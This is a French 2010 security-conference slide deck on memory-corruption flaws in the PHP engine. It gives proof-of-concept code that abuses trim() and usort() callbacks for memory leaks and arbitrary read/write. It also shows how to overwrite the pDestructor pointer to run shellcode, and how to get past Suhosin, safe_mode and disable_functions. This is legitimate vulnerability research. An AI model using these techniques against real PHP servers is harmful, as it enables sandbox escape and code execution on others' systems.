

Vulnérabilités du moteur PHP

Romain Raboin - Maël Skondras

12 Janvier 2010



Sommaire

- ▶ Introduction
 - ▶ Sécurité de PHP
 - ▶ Vulnérabilités d'interruption
- ▶ Structures internes du moteur PHP
- ▶ Vulnérabilité dans la fonction *explode*
 - ▶ Lecture d'une *HashTable*
 - ▶ Lecture arbitraire
 - ▶ Récupération d'adresse
- ▶ Vulnérabilité dans la fonction *usort*
- ▶ Exploitation
 - ▶ pDestructor et Suhosin
 - ▶ Autres possibilités
 - ▶ Démo
- ▶ Conclusion

Atlab

- ▶ ATLAB, Filiale Audit d'Atheos : www.atlab.fr
- ▶ Activité d'audits de sécurité
 - ▶ Test d'intrusion, audit de code, reverse engineering, forensic
- ▶ Formations axées sur les attaques informatiques
 - ▶ Exploitation de vulnérabilités, Rootkits et backdoors, Reverse engineering, PHP ...
- ▶ Laboratoire R&D et veille technologique :
www.lasecuriteoffensive.fr

Sécurité de PHP

- ▶ Innombrables contournements (curl, mysql, posix, ...)
- ▶ Recherches de Stefan Esser.
 - ▶ Hardened PHP Project, Suhosin, Month Of PHP Bugs
 - ▶ *State of the Art Post Exploitation in Hardened PHP Environment*
 - ▶ *Web Application Firewall Bypasses and PHP Exploits*



Vulnérabilités d'interruption - contexte

- ▶ Deux contextes
 - ▶ Moteur PHP
 - ▶ Code interprété
- ▶ Oscillations constantes
- ▶ Interruption du moteur

Vulnérabilités d'interruption - exploitation


- ▶ Utilisation d'une fuite mémoire dans `trim()` afin d'obtenir un accès arbitraire en lecture seule
- ▶ Recherche d'informations en mémoire (adresses et structures internes au moteur)
- ▶ Utilisation de `usort` afin d'obtenir un accès arbitraire en lecture/écriture
- ▶ Prise de contrôle du moteur PHP, désactivation des protections et/ou exécution d'un shellcode

Structures internes du moteur PHP

- ▶ *HashTable* : Tableau PHP (associatif, numérique, ...)
- ▶ *Bucket* : Entrée d'une *HashTable* (case d'un tableau PHP)
- ▶ *zval* : Variable PHP
- ▶ *zvalue_value* : Valeur d'une variable PHP



Structures internes du moteur PHP



Lecture d'une *HashTable*


- 1 Allocation d'espace de stockage (128 octets)
- 2 Déclaration d'un gestionnaire d'erreur
- 3 Appel de *trim()*
- 4 Interruption de la fonction *trim()* et appel de notre gestionnaire d'erreur
- 5 Transformation de l'espace alloué a l'etape 1
- 6 Affichage du resultat

Preuve de concept

HashTable leak POC

```
function leak_handler() {  
    if (is_string($GLOBALS['var'])) {  
        parse_str("y=z&254=42", $GLOBALS['var']);  
    }  
    return true;  
}  
  
$var = str_repeat("A", 128);  
set_error_handler("leak_handler");  
$data = trim(&$var, new StdClass());  
restore_error_handler();  
hexdump($data);
```

Ecrasement de pointeur



Résultats



Lecture arbitraire

- ▶ `sizeof(long) == sizeof(void*)`
- ▶ Contrôle total du pointeur en l'écrasant par un 'long'

Arbitrary leak POC

```
$GLOBALS['var'] += 0x08048000;
```

Récupération d'adresse

Combinaison des deux fuites précédentes

- 1 Creation + fuite d'une *HashTable*
- 2 Allocation d'une case de la *HashTable*
- 3 Parcours de la *HashTable*

Récupération d'adresse

```
toto@misc47$ php poc_leak_misc.php
* Leaking HashTable ...
0000 08 00 00 00 07 00 00 00 01 00 00 00 42 00 00 00 .....B...
0010 a0 71 60 09 a0 71 60 09 a0 71 60 09 88 5b 60 09 0q`0q`0q`0[
0020 00 cf 2c 08 00 00 01 7f cf 0d a5 33 b2 01 3c .0.....<
0030 39 00 00 00 41 00 00 00 20 00 00 00 cd ff 53 c0 9...A...<

* Leaking Bucket at 0x96071a0 ...
0000 41 00 00 00 00 00 00 00 ac 71 60 09 34 5c 60 09 A.....0q`.4\`
0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0020 00 00 00 7f cf 0d a5 00 33 b2 01 3c 3d 00 00 00 ...<
0030 3d 00 00 00 23 00 00 00 cd ff 53 c0 24 63 5e 09 =...#...<

* Leaking zvalue value at 0x9605c34 ...
0000 04 32 5d 09 06 00 00 00 01 00 00 00 06 05 a0 00 .2].....Z.
0010 7f cf 0d a5 33 b2 01 3c 29 00 00 00 29 00 00 00 <...>...
0020 10 00 00 00 cd ff 53 c0 60 5e 60 09 01 00 00 00 ...<
0030 01 00 00 00 01 00 5a 09 7f cf 0d a5 33 b2 01 3c .....Z.<

* Leaking data at 0x95d3204 ...
0000 63 6f 75 63 6f 75 00 7f cf 0d a5 a5 33 b2 01 3c coucou.<

typedef union _zvalue_value {
    long lval;
    double dval;
    struct {
        char *val;
        int len;
    } str;
    HashTable *ht;
    zend_object_value obj;
} zvalue_value;

typedef struct bucket {
    ulong h;
    uint nKeyLength;
    void *pData;
    void *pDataPtr;
    struct bucket *pListNext;
    struct bucket *pListLast;
    struct bucket *pNext;
    struct bucket *pLast;
    char arKey[];
} Bucket;

typedef struct _hashtable {
    uint nTableSize;
    uint nTableMask;
    uint nNumOfElements;
    ulong nNextFreeElement;
    Bucket *pInternalPointer;
    Bucket *pListHead;
    Bucket *pListTail;
    Bucket **arBuckets;
    dtor_func_t pDestructor;
    zend_bool persistent;
    unsigned char nApplyCount;
    zend_bool bApplyProtection;
} HashTable;
```

Vulnérabilité dans la fonction usort

- ▶ Fonction de tri
- ▶ *bool usort (array &\$array , callback \$cmp_function)*
- ▶ Interruption naturelle avec un *callback*
- ▶ Possibilité de modifier les éléments du tableau dans la *callback*

Vulnérabilité dans la fonction usort


Interruption usort :

```
function usercompare($a, $b) {  
    global $arr ;  
    if (isset($arr[2])) {  
        unset($arr[2]);  
    }  
    return 0;  
}  
  
$arr = array (0 => "AAAAAAAAAAAAAAAAAAAA",  
             1 => "BBBBBBBBBBBBBBBBBBBB",  
             2 => "CCCCCCCCCCCCCCCCCCCC",  
             3 => "DDDDDDDDDDDDDDDDDDDD");  
  
@usort ($arr , "usercompare");
```

Vulnérabilité dans la fonction usort

- 1 Émulation d'un faux *zval* en mémoire via une variable PHP.
- 2 Récupération de l'adresse du faux *zval*
- 3 Émulation d'un faux *bucket* en mémoire contenant un pointeur sur le faux *zval*
- 4 Interruption de *usort*
- 5 *unset* d'un élément du tableau
- 6 Assignation du faux *bucket* à la place de l'élément supprimé

Vulnérabilité dans la fonction usort



Accès à la mémoire :

```
$memory          = &$arr[2];  
$read            = $memory[0x41414141];  
$memory[0x41414141] = $write;
```

pDestructor

- ▶ Pointeur sur fonction *pDestructor* appelé pour chaque *unset* d'*array*
- ▶ Exploitation :
 - 1 Créer un *array* et retrouver sa structure *HashTable* en mémoire
 - 2 Créer une variable qui contient le shellcode à exécuter
 - 3 Retrouver l'adresse en mémoire du shellcode
 - 4 Ecraser la valeur du pointeur *pDestructor* de la *HashTable* avec l'adresse du shellcode
 - 5 Appel de *unset()*

pDestructor

Pseudo code PHP :

```
$usort_killme = array(1 => "suck_my_dtor");  
$shellcode = "\x..\x..";  
$shellcode_ptr = leak_ptr_zvalue($shellcode);  
$usort_killme_ptr = leak_ptr_zvalue($usort_killme);  
fullmem_write($usort_killme_ptr + $GLOBALS["dtor_pos"],  
    to_ptr($shellcode_ptr));  
unset($usort_killme[1]);
```

Suhosin

- ▶ Suhosin : Patch renforçant la sécurité du moteur PHP
- ▶ Sécurise l'écrasement de *pDestructor*
 - ▶ Liste chaînée des pointeurs vérifiée dans `zend_hash_check_destructor()`
- ▶ Inefficace dans ce cas d'exploitation
- ▶ Limitations : Grsecurity, DEP, ...

Autres Exploitations

- ▶ Utiliser d'autres pointeurs sur fonction pour exécuter un shellcode
- ▶ ini directives : *safe_mode* et *open_basedir*
 - 1 Retrouver chaque *_zend_ini_entry*
 - 2 Passer son champ *modifiable* à *ZEND_INI_USER*
- ▶ *disable_functions* :
 - 1 Recréer une fonction *myfunc* et retrouver sa structure *_zend_internal_function*
 - 2 Modifier *type* et *handler*

Démo

Démo



Conclusion

- ▶ Patch PHP ?
- ▶ Attention aux cloisonnements fait par le moteur PHP
- ▶ Plus d'informations :
`http://www.lasecuriteoffensive.fr`
- ▶ Nous contacter : `contact@atlab.fr`

Questions

